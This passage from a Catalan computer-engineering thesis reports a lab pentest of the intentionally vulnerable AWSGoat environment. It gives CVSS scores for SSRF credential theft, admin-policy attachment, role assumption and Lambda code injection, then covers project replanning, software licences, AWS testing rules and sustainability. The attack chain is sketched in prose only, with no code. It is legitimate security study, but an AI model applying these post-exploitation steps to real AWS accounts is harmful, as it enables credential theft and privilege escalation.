 - **None (N):** Cap impacte sobre la confidencialitat.
 - **Low (L):** Impacte menor sobre la confidencialitat.
 - **High (H):** Impacte greu sobre la confidencialitat.
- **Integritat (I):**
 - **None (N):** Cap impacte sobre la integritat.
 - **Low (L):** Impacte menor sobre la integritat.
 - **High (H):** Impacte greu sobre la integritat.
- **Disponibilitat (A):**
 - **None (N):** Cap impacte sobre la disponibilitat.
 - **Low (L):** Impacte menor sobre la disponibilitat.
 - **High (H):** Impacte greu sobre la disponibilitat.
- **Àmbit (S):**
 - **Unchanged (U):** L'explotació de la vulnerabilitat no afecta altres recursos més enllà de la vulnerabilitat en qüestió.
 - **Changed (C):** L'explotació de la vulnerabilitat afecta altres recursos, podent tenir conseqüències més àmplies.

Cal tenir en compte que l'auditoria desenvolupada s'ha centrat en el procés de post explotació, per la qual cosa un atacant necessitaria guanyar accés previ a la màquina per poder executar els atacs perpetrats. Això, pot causar una reducció de criticitat en algunes de les vulnerabilitats trobades.

SSRF de la instància EC2 en ús

La vulnerabilitat s'ha trobat durant l'execució de la prova *SSRF a instàncies EC2*. Per executar la prova ha estat necessari executar una comanda per intentar veure els usuaris existents a la infraestructura i fer ús d'un *payload* maliciós per intentar extreure les credencials dels usuaris coneguts.

La vulnerabilitat trobada és alta, ja que un usuari extern que conegui l'adreça IP de la màquina pot extreure les credencials del rol *AWS_GOAT_ROLE* i, posteriorment, accedir-hi a la màquina amb aquests permisos.

- Vector CVSS resultant: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N
- Puntuació CVSS associada: 7.2

Assignació de permisos d'administrador al rol *blog_app_lambda_data*

Aquesta vulnerabilitat ha estat trobada durant l'execució de la prova *Creació i adjunció de polítiques IAM*. Per executar-la, s'ha creat una nova política que dona accés d'administrador dins de l'entorn, fent ús d'un codi especificat a la part teòrica. Posteriorment, s'han utilitzat els permisos del rol en ús (*AWS_GOAT_ROLE*) per assignar-li la política creada al rol *blog_app_lambda_data*.

Per executar aquesta prova ja són necessaris uns coneixements bàsics sobre AWS i el funcionament de les seves infraestructures, a part que és necessari que l'atacant hagi guanyat accés previ a la infraestructura. Així doncs, encara que és una vulnerabilitat que pot tenir implicacions negatives pel que comporta poder assignar-li permisos d'administrador a altres acomptes, la seva execució és complexa tenint en compte tots els aspectes comentats.

- Vector CVSS resultant: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N
- Puntuació CVSS associada: 8.2

Assumpció del rol *blog_app_lambda_data*

Aquesta vulnerabilitat ha estat trobada durant l'execució de la prova *Assumpció de rol*. En aquesta prova s'ha fet ús dels permisos del rol *AWS_GOAT_ROLE*

per assumir el rol *blog_app_lambda_data*, guanyant accés a una sèrie d'accions a les quals abans no es podia accedir. Això permet crear nous vectors d'atac que poden conduir a l'explotació de més vulnerabilitats.

Encara que l'execució d'aquesta prova és complexa per un usuari sense coneixements, implica una gran criticitat en cas de ser atacada, més tenint en compte la possibilitat d'associar-li permisos d'administrador al rol *Assumpció de rol*, tal com s'ha explicat anteriorment.

- Vector CVSS resultant: CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:N
- Puntuació CVSS associada: 7.7

Injecció de codi a la funció *blog-application-data*

Aquesta vulnerabilitat ha estat trobada durant l'execució de la prova *Creació i injecció de codi en funcions Lambda*. En aquesta prova s'ha verificat que és possible crear codi maliciós dins de la infraestructura i substituir el codi de la funció Lambda *blog-application-data* pel codi maliciós creat. De totes maneres, no és possible invocar la funció si aquesta fa ús de permisos no assignats a la mateixa funció. Igualment, fent ús dels permisos de la funció, es podrien crear diferents tipus de codi maliciós i invocar-los per comprometre l'entorn.

Per executar aquesta prova cal haver guanyat accés previ a la infraestructura i seguir una sèrie de passos que no són trivials per un atacant amb poca experiència. D'aquesta manera, encara que la vulnerabilitat pot tenir conseqüències molt negatives, la seva explotació és complicada.

- Vector CVSS resultant: CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:H/A:N
- Puntuació CVSS associada: 6.6

Flux d'atac seguit

A continuació es mostra un esquema que resumeix el flux d'atac seguit durant el *pentest*.




Figura 7: Esquema del flux d'atac *Font: Pròpia*

8 Modificacions en la planificació del projecte

En la següent secció s'explicaran quins són els canvis que s'han hagut de fer en la planificació del projecte durant el seu desenvolupament. A part d'explicar-se el canvi i el motiu del mateix canvi, també s'explicaran les afectacions que han causat aquests canvis.

8.1 Pèrdua de l'entorn del client

Un dels possibles riscos plantejats durant la planificació original era que es denegés l'entorn del client, atorgant-li un grau d'importància alt i una probabilitat mitjana. Finalment, per certes raons internes, l'entorn del client ha resultat ser denegat, el que ha causat que la prova de la metodologia creada no es pugui realitzar sobre un entorn real, sinó que s'hagi de realitzar en un entorn de proves.

Afectacions temporals

A causa de la pèrdua del client, la tasca [T6.1] **Escollir les proves** no ha estat necessari realitzar-la i, en la seva substitució, s'ha creat una nova tasca amb un cost temporal associat de 5 hores. D'aquesta manera, les 5 hores destinades a [T6.1] **Escollir les proves** s'utilitzaran a la nova tasca, anomenada **Escollir entorn pel pentest**.

Afectacions econòmiques

Com s'ha comentat, en substitució de l'entorn real s'ha fet ús d'un entorn de proves que s'ha desplegat fent utilitzant un compte d'AWS personal. Aquest canvi no ha suposat cap desviació econòmica en comparació a la planificació original, ja que el pla gratuït d'AWS ha permès realitzar el *pentest* sense la necessitat de gastar recursos econòmics. A més, la nova tasca té la mateixa duració que la tasca T6.1 anterior i ha estat executada pel mateix rol, per la qual cosa el preu es manté constant en aquesta modificació.

Afectacions a les tasques

S'ha eliminat la tasca [T6.1] **Escollir les proves** plantejada a la planificació inicial i s'ha creat una nova tasca T6.1.

- [T6.1] **Escollir entorn pel pentest [5h]**: En aquesta subtasca s'ha de fer una recerca sobre possibles entorns que emulin l'entorn d'un client, permetent desenvolupar una auditoria àmplia i realista, seguint vectors d'atac que es podrien trobar en un entorn real.

8.2 Eliminació de proves sobre Buckets S3

Ja que totes les proves es realitzarien sobre entorns propis desplegats de manera autònoma es va suposar que es podria dur a terme qualsevol prova sobre tots els recursos escollits, però durant la realització de l'apartat *Identificació de lleis i regulacions* es va descobrir que encara que l'entorn fos propi, no es podien executar proves que apuntessin als *buckets* de S3. Per a més informació sobre aquesta qüestió es pot revisar l'apartat *Identificació de lleis i regulacions*.

Afectacions temporals

Ja que la problemàtica no es va trobar fins després de la realització de les proves de dins de la metodologia, el temps destinat a la confecció d'aquestes proves no és recuperable.

Afectacions econòmiques

De la mateixa manera que amb les afectacions temporals, com el temps destinat a la confecció de les proves de dins de la metodologia no es pot recuperar, els costos per desenvolupar les tasques associades tampoc.

Afectacions a les tasques

S'ha eliminat de la metodologia la prova creada durant la tasca [T5.4] **Elaboració de la guia d'atacs d'AWS S3**, la qual s'ha afegit a l'annex per si es vol revisar el treball realitzat. De la mateixa manera, no s'han afegit atacs sobre *buckets* S3 dins de la tasca [T6] **Prova de la metodologia creada**.

8.3 Addició de noves tasques dins de la tasca T6

Tal com s'esmentava a la planificació original, la tasca [T6] **Prova del funcionament de la guia a l'entorn d'un client** hauria de contenir les diferents proves realitzades sobre l'entorn del client, però a causa de la pèrdua del client la tasca [T6.1] **Escollir les proves** plantejada inicialment no cal realitzar-la. En la seva substitució, s'ha decidit executar el *pentest* d'una manera més lliure, executant totes les proves possibles sobre l'entorn auditat. Per tant, les tasques s'han anat creant durant l'execució del *pentest*, sempre tenint en compte no superar el límit temporal estipulat originalment per la tasca. Finalment, han sorgit sis tasques en substitució de la tasca [T6] **Prova del funcionament de la guia a l'entorn d'un client**, on cadascuna fa referència a una part del *pentest*.

Afectacions temporals

S'ha reduït el temps destinat al desenvolupament de la tasca T6 a 15 hores menys de les esperades-

Afectacions econòmiques

Aquests canvis produeixen una reducció econòmica al preu total, ja que la reducció d'hores provoca un abaratiment del projecte. Tenint en compte que el preu per hora del càrrec *Hacker ètic*, que és l'encarregat de realitzar aquesta tasca, és de 21.875 €/hora i s'han reduït 15 hores, el preu total resultant és:

$$14534.16 - (21.875 * 15) = 14206.035 \text{ €}$$

Amb impostos:

$$(14206.035 * 0.21) + 14206.035 = 17189.30235 \text{ €}$$

De totes maneres, per treure profit de les hores sobrants, s'ha decidit destinar-les a la tasca [T7] **Preparació de la defensa del treball**, assignant-li 25 hores en comptes de les reduïdes 11 hores que tenia anteriorment. Aquesta tasca és desenvolupada pel *Gestor de projecte*, que té un preu per hora

associat de 28.12 €/hora. El preu resultant d'aquesta ampliació d'hores és:

$$14206.035 + (28.12 * 14) = 14599.715 \text{ €}$$

Amb impostos:

$$(14599.715 * 0.21) + 14599.715 = 17665.65 \text{ €}$$

Afectacions a les tasques

S'ha canviat el nom de la Tasca 6 que ha passat a ser **[T6] Prova de la metodologia creada**. A part, s'han creat les següents subtasques:

- **[T6.2.1] Recopilació d'informació [5h]:** S'executa una recopilació d'informació fent ús de la metodologia creada, intentant accedir a la major quantitat d'informació possible sobre l'entorn.
- **[T6.2.2] SSRF a instàncies EC2 [10h]:** S'executen les proves de SSRF sobre totes les instàncies trobades seguint la metodologia creada.
- **[T6.2.3] Creació i adjunció de polítiques IAM [7.5h]:** S'intenten crear i adjuntar polítiques IAM als recursos disponibles seguint la metodologia creada.
- **[T6.2.4] Assumpció de rol [7.5h]:** S'executa una assumpció de rol tal com s'explica a la metodologia creada.
- **[T6.2.5] Abús d'assignació de permisos IAM [12.5h]:** S'intenta executar un abús d'assignació de permisos IAM tal com s'explica a la metodologia creada.
- **[T6.2.6] Creació i injecció de codi en funcions Lambda [12.5h]:** Es crea i s'intenta injetar codi a funcions Lambda tal com s'explica a la metodologia creada.

8.4 Taula de tasques i Gantt finals

Tenint en compte les variacions fetes a la planificació, aquesta és la taula de tasques resultant:

<i>Codi</i>	<i>Tasca</i>	<i>Hores</i>	<i>Dependències</i>
<i>T1</i>	<i>Planificació del projecte</i>	<i>90</i>	
T1.1	Abast	25	
T1.2	Planificació temporal	20	
T1.3	Pressupost	15	
T1.4	Sostenibilitat	10	
T1.5	Redacció de l'informe final de planificació	5	T1.1, T1.2, T1.3, T1.4
T1.6	Revisió de l'informe final de planificació	5	T1.5
T1.7	Correcció de l'informe final de planificació	10	T1.6
<i>T2</i>	<i>Escollir les proves a realitzar</i>	<i>40</i>	
T2.1	Seleccionar les proves per AWS IAM	10	
T2.2	Seleccionar les proves per AWS Lambda	10	
T2.3	Seleccionar les proves per AWS EC2	10	
T2.4	Seleccionar les proves per AWS S3	10	
<i>T3</i>	<i>Instal·lar i configurar l'entorn de proves</i>	<i>24</i>	<i>T2</i>
T3.1	Escollir l'entorn de proves	10	
T3.2	Instal·lar l'entorn de proves	6	T3.1
T3.3	Crear un compte personal d'AWS	4	
T3.4	Configurar el perfil d'AWS	4	T3.2, T3.3
<i>T4</i>	<i>Realització dels laboratoris de prova</i>	<i>120</i>	<i>T3</i>
T4.1	Elaboració dels laboratoris d'AWS IAM	20	
T4.2	Elaboració dels laboratoris d'AWS Lambda	20	
T4.3	Elaboració dels laboratoris d'AWS EC2	40	
T4.4	Elaboració dels laboratoris d'AWS S3	40	
<i>T5</i>	<i>Creació de la guia</i>	<i>100</i>	<i>T4</i>
T5.1	Elaboració de la guia d'atacs a AWS IAM	20	
T5.2	Elaboració de la guia d'atacs a AWS Lambda	20	
T5.3	Elaboració de la guia d'atacs a AWS EC2	30	
T5.4	Elaboració de la guia d'atacs a AWS S3	30	
<i>T6</i>	<i>Prova de la metodologia creada</i>	<i>110</i>	<i>T5</i>

T6.1	Escollir entorn pel pentest	5	
T6.2.1	Recopilació d'informació	25	T6.1
T6.2.2	SSRF a instàncies EC2	10	T6.2.1
T6.2.3	Creació i adjunció de polítiques IAM	7.5	T6.2.1
T6.2.4	Assumpció de rol	7.5	T6.2.1
T6.2.5	Abús d'assignació de permisos IAM	12.5	T6.2.3
T6.2.6	Creació i injecció de codi en funcions Lambda	12.5	T6.2.3
T6.3	Informe de resultats obtinguts	30	T6.2
<i>T7</i>	<i>Preparació de la defensa del treball</i>	<i>25</i>	<i>T6</i>
T7.1	Creació de la presentació	15	
T7.2	Assaig de la presentació	10	
<i>T8</i>	<i>Coordinació</i>	<i>30</i>	
T8.1	Coordinació amb el director	25	
T8.2	Coordinació amb el supervisor	5	
	Hores Totals	<i>539</i>	

Taula 8.1: Resum de la càrrega de treball en la planificació final *Font: Pròpia*

El resultat final del Gantt és el següent:




Figura 8: Diagrama de Gantt de la planificació temporal final *Font: Pròpia*

9 Identificació de lleis i regulacions

9.1 Llicències dels productes

AWS CLI i Prowler

Tant AWS CLI com Prowler disposen d'una llicència **Apache 2.0**[43], que es regeix per les següents característiques:

- **Ús:** El programari es pot utilitzar per a qualsevol propòsit, incloent-hi l'ús personal, educatiu i comercial. Per tant, es pot utilitzar sense limitacions de quantitat dispositius o projectes vinculats. També cal destacar que el seu ús és gratuït.
- **Distribució:** El programari es pot redistribuir a tercers sempre que s'inclogui una còpia de la llicència original.
- **Modificació:** Es pot modificar el programari sense cap restricció.
- **Notificacions de copyright:** En distribuir el programari, sigui la versió original o una versió modificada, s'han de mantenir els avisos de copyright originals.

Enumerate IAM

Enumerate IAM té associada una llicència **GNU General Public License (GPL) v3** [44], que té les següents característiques:

- **Ús:** El programari es pot utilitzar per a qualsevol propòsit, incloent-hi l'ús personal, educatiu i comercial. Per tant, es pot utilitzar sense limitacions de quantitat dispositius o projectes vinculats. També cal destacar que el seu ús és gratuït.
- **Distribució:** El programari es pot redistribuir a tercers, però ha d'estar també llicenciat fent ús de *(GPL) v3*, independentment de si és la versió original o una modificada. En cas de distribuir una versió modificada has de proporcionar el codi font complet de totes les modificacions realitzades.

- **Modificació:** Es pot modificar el programari sense cap restricció.
- **Notificacions de copyright:** En distribuir el programari, s'han de mantenir tots els avisos de copyright originals. A més, s'ha d'incloure una còpia de la llicència i assegurar-se que qualsevol canvi que hagi fet al codi està clarament documentat.

ScoutSuite

ScoutSuite fa servir una llicència **GNU Affero General Public License (AGPL) v3**. Aquesta llicència té les mateixes especificacions que la llicència *GPL v3* explicada anteriorment, però inclou una disposició addicional específica per al programari utilitzat en xarxa.

- **Disposició addicional:** Aquesta disposició indica que els usuaris que interactuen amb el programari a través d'una xarxa també tenen dret a obtenir el codi font de la versió del programari que s'està executant en el servidor. D'aquesta manera, si fas ús d'aquest programari per oferir un servei a través d'una xarxa, estàs obligat a posar a disposició de tots els usuaris el programari utilitzat.

CloudGoat

CloudGoat fa ús d'una llicència **BSD 3-Clause License** [45], la qual es basa en tres úniques clàusules. Per tant, per poder distribuir utilitzar o modificar el programari només cal complir les següents clàusules:

- **Notificació de copyright:** En cas de redistribuir el codi font, s'ha de compartir també l'avís de copyright original, el llistat de clàusules i l'avís d'exempció de responsabilitat que conté la pròpia llicència.
- **Notificació en la documentació o altres materials:** En cas de redistribuir el codi fent ús de binaris, també s'ha de compartir l'avís de copyright original, el llistat de clàusules i l'avís d'exempció de responsabilitat que conté la pròpia llicència.
- **No utilitzar el nom del projecte per promoció:** No es pot fer ús del nom de la institució ni els noms dels seus col·laboradors per avalar o promocionar modificacions del producte original sense el permís de l'institut o els col·laboradors.

AWSGoat

AWSGoat té associada una llicència **MIT** [44], la qual té les següents característiques:

- **Ús:** El programari es pot utilitzar per a qualsevol propòsit, incloent-hi l'ús personal, educatiu i comercial. Per tant, es pot utilitzar sense limitacions de quantitat dispositius o projectes vinculats. També cal destacar que el seu ús és gratuït.
- **Distribució:** Quan es redistribueix el programari o una part d'ell, és necessari incloure una còpia de la nota de llicència MIT i l'avís de copyright associat.
- **Modificació:** Es pot modificar el programari sense cap restricció.
- **Notificacions de copyright:** En distribuir el programari, s'han de mantenir tots els avisos de copyright originals. A més, s'ha d'incloure una còpia de la llicència.

9.2 Regulacions de tests d'intrusió en entorns AWS

AWS compte amb una sèrie de restriccions sobre els tests d'intrusió que es poden realitzar a les seves infraestructures, definides a la seva pàgina web [46]. Dins de les restriccions aplicades tant per tests d'intrusions a clients com a tests sobre infraestructures pròpies trobem la següent llista:

- Consulta exhaustiva de noms de zona de DNS a través de les zones allotjades d'Amazon Route 53
- Apropiació de DNS a través de Route 53
- Pharming de DNS a través de Route 53
- Denegació de servei (DoS), denegació de servei distribuïda (DDoS), DoS simulada, DDoS simulada (sotmeses a la política de proves de simulació de DDoS)
- Saturació de ports
- Saturació de protocols
- Saturació de sol·licituds (d'inici de sessió o d'API)

A part, a la llista de serveis permesos trobem el següent punt:

- Aplicacions allotjades a S3 (apuntar als *buckets* de S3 està estrictament prohibit)

A causa d'aquesta especificació no s'ha pogut aprofundir en l'exemplificació dels atacs sobre S3, ja que encara que poden tenir resultats notables dins de les auditories, AWS no permet que es revisin dins d'un pentest.

Pel que fa a la resta de recursos estudiats al treball, no hi ha cap restricció i si es poden auditar.

9.3 Protecció de dades

Encara que el projecte està desenvolupat a l'empresa **IThinkUPC**, aquest no conté cap informació confidencial interna o de clients, per la qual cosa no ha de rebre un tracte especial sobre protecció de dades.

10 Integració de coneixements

Encara que la seguretat ofensiva no és un coneixement treballat de manera implícita dins del grau d'informàtica, aquest camp fa ús de molts conceptes apresos al grau, sobretot a l'especialitat de Tecnologies de la informació. A continuació mencionaré diferents matèries que han estat d'utilitat pel desenvolupament del projecte i que s'han pogut treballar en major profunditat.

- **SO (Sistemes operatius) i ASO (Administració de sistemes operatius):** Gràcies al coneixement après a les assignatures relacionades amb sistemes operatius, he pogut interactuar amb la meua màquina i les màquines víctima amb facilitat. A part de les comandes utilitzades per la interacció amb les diferents màquines, el coneixement sobre l'estructura típica utilitzada a sistemes basats en UNIX ha estat d'utilitat per executar proves relacionades amb el descobriment d'informació sensible. D'aquesta manera, amb el projecte elaborat, he pogut aprofundir en els dos conceptes mencionats.
- **PI (Protocols d'Internet):** En aquesta assignatura, a part de treballar conceptes sobre protocols de xarxa que han estat d'utilitat, vaig poder fer un projecte sobre infraestructures al núvol, el que em va ser d'ajuda per assentar unes bases de què era el núvol i les seves utilitats. Amb el projecte desenvolupat he pogut ampliar els coneixements sobre infraestructures al núvol, enfocant-me en els serveis oferts per AWS.
- **SI (Seguretat informàtica):** A SI vam fer una breu introducció a la seguretat ofensiva, el que em va ajudar a entendre la importància i rellevància d'aquest camp. Amb aquest treball he pogut aprofundir el meu coneixement sobre aquest camp.
- **Pràctiques externes:** A les pràctiques externes realitzades a IT-hinkUPC he aconseguit assolir unes bases sòlides sobre què és la seguretat ofensiva, conèixer les diferents fases en un test d'intrusió i aprendre a com procedir en aquestes etapes, a part de molta altra informació relacionada. Tots aquests coneixements els he pogut seguir treballant gràcies a la realització del projecte.

11 Informe de sostenibilitat i compromís social

La sostenibilitat és un aspecte clau a tenir en compte abans, durant i després de desenvolupar un projecte. En el següent capítol es comenten algunes preguntes relatives a la sostenibilitat del projecte en diferents àmbits. Per cada secció es presenten una sèrie de preguntes fetes durant la fita inicial del projecte i unes altres fetes en la fita final del projecte.

11.1 Dimensió econòmica

Fita inicial

Has estimat el cost de dur a terme el projecte (recursos humans i materials)?

Sí, les estimacions pertinents es desenvolupen durant l'apartat de Pressupost d'aquest informe.

Com es resol el problema que vols abordar actualment (estat de l'art)?

Dins de l'empresa no es contempla, actualment, el problema que es vol abordar en aquest projecte per falta de coneixement sobre el propi. De fet, una de les intencions que té el projecte és aportar una eina per introduir-se en la tipologia de treballs estudiats al projecte, el que ens pot aportar beneficis econòmics i de formació.

Fita final

Has quantificat el cost econòmic de la realització del projecte? Quines decisions has pres per reduir el cost?

El cost econòmic del projecte es contempla a l'apartat del treball *Gestió econòmica*, on es quantifiquen els costos de la realització completa del projecte. A part, a l'apartat *Modificacions en la planificació del projecte* es comenten les desviacions econòmiques que han sorgit durant l'execució del projecte. Per reduir els costos s'han assignat el mínim de tasques possibles al rol *Gestor de projectes*, que és el que té un preu per hora més elevat.

S'ha ajustat el cost previst al cost final? Has justificat les diferències?

A causa de certs canvis que s'han hagut de realitzar durant l'execució del projecte, el preu del projecte ha augmentat lleugerament. Tots els canvis executats i els costos addicionals han estat degudament justificats.

Quin cost estimes que tindrà el projecte durant la seva vida útil?

El projecte no hauria de suposar costos addicionals als necessaris per la realització del projecte, llevat que es volgués fer una ampliació de les proves existents dins de la metodologia. En aquest cas els costos dependrien de la quantitat de proves i temps necessari per realitzar-les.

S'ha tingut en compte el cost dels ajustos o actualitzacions durant la vida útil del projecte?

Com ja s'ha comentat, no es poden estimar aquests costos a causa que no es sap quines actualitzacions sobre la metodologia creada es podrien arribar a fer en un futur.

Podrien produir-se escenaris que perjudiquessin la viabilitat del projecte?

No, ja que el projecte ja està acabat.

11.2 Dimensió ambiental

Fita inicial

Has estimat l'impacte ambiental de la realització del projecte? T'has plantejat com minimitzar l'impacte, per exemple, reutilitzant recursos?

És cert que la realització del projecte tindrà un impacte social relacionat, majoritàriament a causa dels recursos desplegats a AWS. Encara que el consum del maquinari utilitzat per AWS no el podem controlar, s'intentarà tenir desplegats els recursos el mínim temps necessari.

Fita final

**Has quantificat l'impacte ambiental de la realització del projecte?
Quines mesures has adoptat per reduir l'impacte?**

Per reduir l'impacte ambiental s'ha intentat desplegar els recursos dels entorns de proves el mínim temps possible. No és possible quantificar els recursos ambientals utilitzats, ja que aquests depenen de les despeses pròpies d'AWS.

Si tornessis a realitzar el projecte de nou, el podries fer utilitzant menys recursos?

No, per realitzar el projecte s'ha intentat minimitzar tot el possible els recursos utilitzats. Tal com es comentava en la fita inicial, s'ha intentat desplegar els recursos la menor quantitat de temps possible, reduint el consum extra innecessari que aquests recursos podrien causar. A més, els entorns de proves utilitzats, han estat operatius el temps mínim indispensable per poder dur a terme el treball correctament, garantint el consum mínim possible.

El projecte permetrà reduir l'ús d'altres recursos? Globalment, l'ús del projecte millorarà o empitjorarà l'empremta ecològica?

Indirectament, l'ús de la metodologia creada dins d'un *pentest* podria ajudar a trobar certes vulnerabilitats, que en cas de no haver estat trobades requerrien una major quantitat de recursos per resoldre-les. Amb tot i això, el projecte no tindrà un impacte significatiu ni positiu ni negatiu sobre l'empremta ecològica en un àmbit global.

Quins recursos estimes que s'utilitzaran durant la vida útil del projecte? Quin serà l'impacte ambiental d'aquests recursos?

El projecte en si no hauria de necessitar l'ús de cap recurs per la seva utilització a excepció dels associats a la utilització d'un ordinador per poder accedir a la metodologia proporcionada al treball. Aquests recursos no es poden estimar perquè dependran de la quantitat de projectes en els quals s'utilitzi la metodologia i les necessitats de l'auditor per consultar-la.

Podrien produir-se escenaris que fessin augmentar l'empremta ecològica del projecte?

Sí, l'ús ineficient dels recursos desplegats al núvol a mode d'entorns de proves per confeccionar les proves i executar el *pentest* podrien augmentar l'emprem-

ta ecològica del projecte. Això podria succeir en cas que es volguessin afegir noves proves al projecte i es fes un ús ineficient dels recursos esmentats.

11.3 Dimensió social

Fita inicial

Què creus que t'aportarà personalment la realització del projecte?

Per una part, crec que realitzar aquest projecte em permetrà aprendre sobre la realització de projectes en l'àmbit laboral i la responsabilitat que aquests comporten. Per una altra part, podré ampliar els meus coneixements sobre seguretat ofensiva, sector pel qual tinc un gran interès personal. Finalment, acabant el projecte també acabaré els meus estudis en el grau d'enginyeria informàtica.

De quina manera la teva solució millorarà socialment (qualitat de vida) existent. Hi ha una necessitat real del projecte?

El projecte a desenvolupar permetrà a l'empresa iniciar-se més fàcilment en les auditories de seguretat en entorns al núvol, reduint la barrera d'entrada a aquesta pràctica. Poder realitzar aquests projectes no només aportarà una major quantitat de projectes a l'empresa, sinó que també ajudarà altres empreses a assegurar que les seves infraestructures són segures i confiables.

Fita final

La realització d'aquest projecte ha causat reflexions significatives en l'àmbit personal o ètic?

Sí, personalment m'ha fet reflexionar sobre la perillositat que poden comportar per la integritat de les empreses o persones els ciberatacs i la gran importància de tenir infraestructures preparades per aguantar-los.

Qui es beneficiarà del projecte? Hi pot haver algun col·lectiu afectat a causa del projecte?

El projecte ha estat desenvolupat dins de l'empresa IThinkUPC, que serà qui es beneficiarà del seu contingut. Cap col·lectiu serà afectat degut a la realització d'aquest treball.

En quina mesura soluciona el projecte el problema plantejat inicialment?

El projecte aconsegueix solucionar la problemàtica inicial plantejada, però serien necessàries diferents ampliacions del projecte per crear una metodologia molt més completa i útil.

Podrien produir-se escenaris que fessin que el teu treball fos perjudicial per algun sector de la població?

Es podria produir un escenari en el qual un ciberdelinqüent fes ús de la metodologia creada per perpetrar delictes sobre certes entitats amb infraestructures AWS.

Podria crear el projecte algun tipus de dependència que deixes als usuaris en posició de debilitat?

El projecte no hauria de crear cap mena de dependència sobre els usuaris.

12 Resultats i conclusions

Per avaluar el resultat del treball fet, es revisarà cada objectiu inicial i es comentarà si aquest s'ha assolit o no i amb quin nivell de satisfacció. A part, s'aportaran unes conclusions generals sobre el treball.

12.1 Avaluació d'objectius

En la contextualització del treball, a la secció d'*Abast*, es defineixen diversos objectius amb els seus subobjectius associats, així que a continuació s'avaluarà el seu acompliment.

1. Investigar vulnerabilitats típiques:

- Identificar les proves més comunes en les infraestructures AWS.
- Analitzar quines d'aquestes proves poden ser pautades.

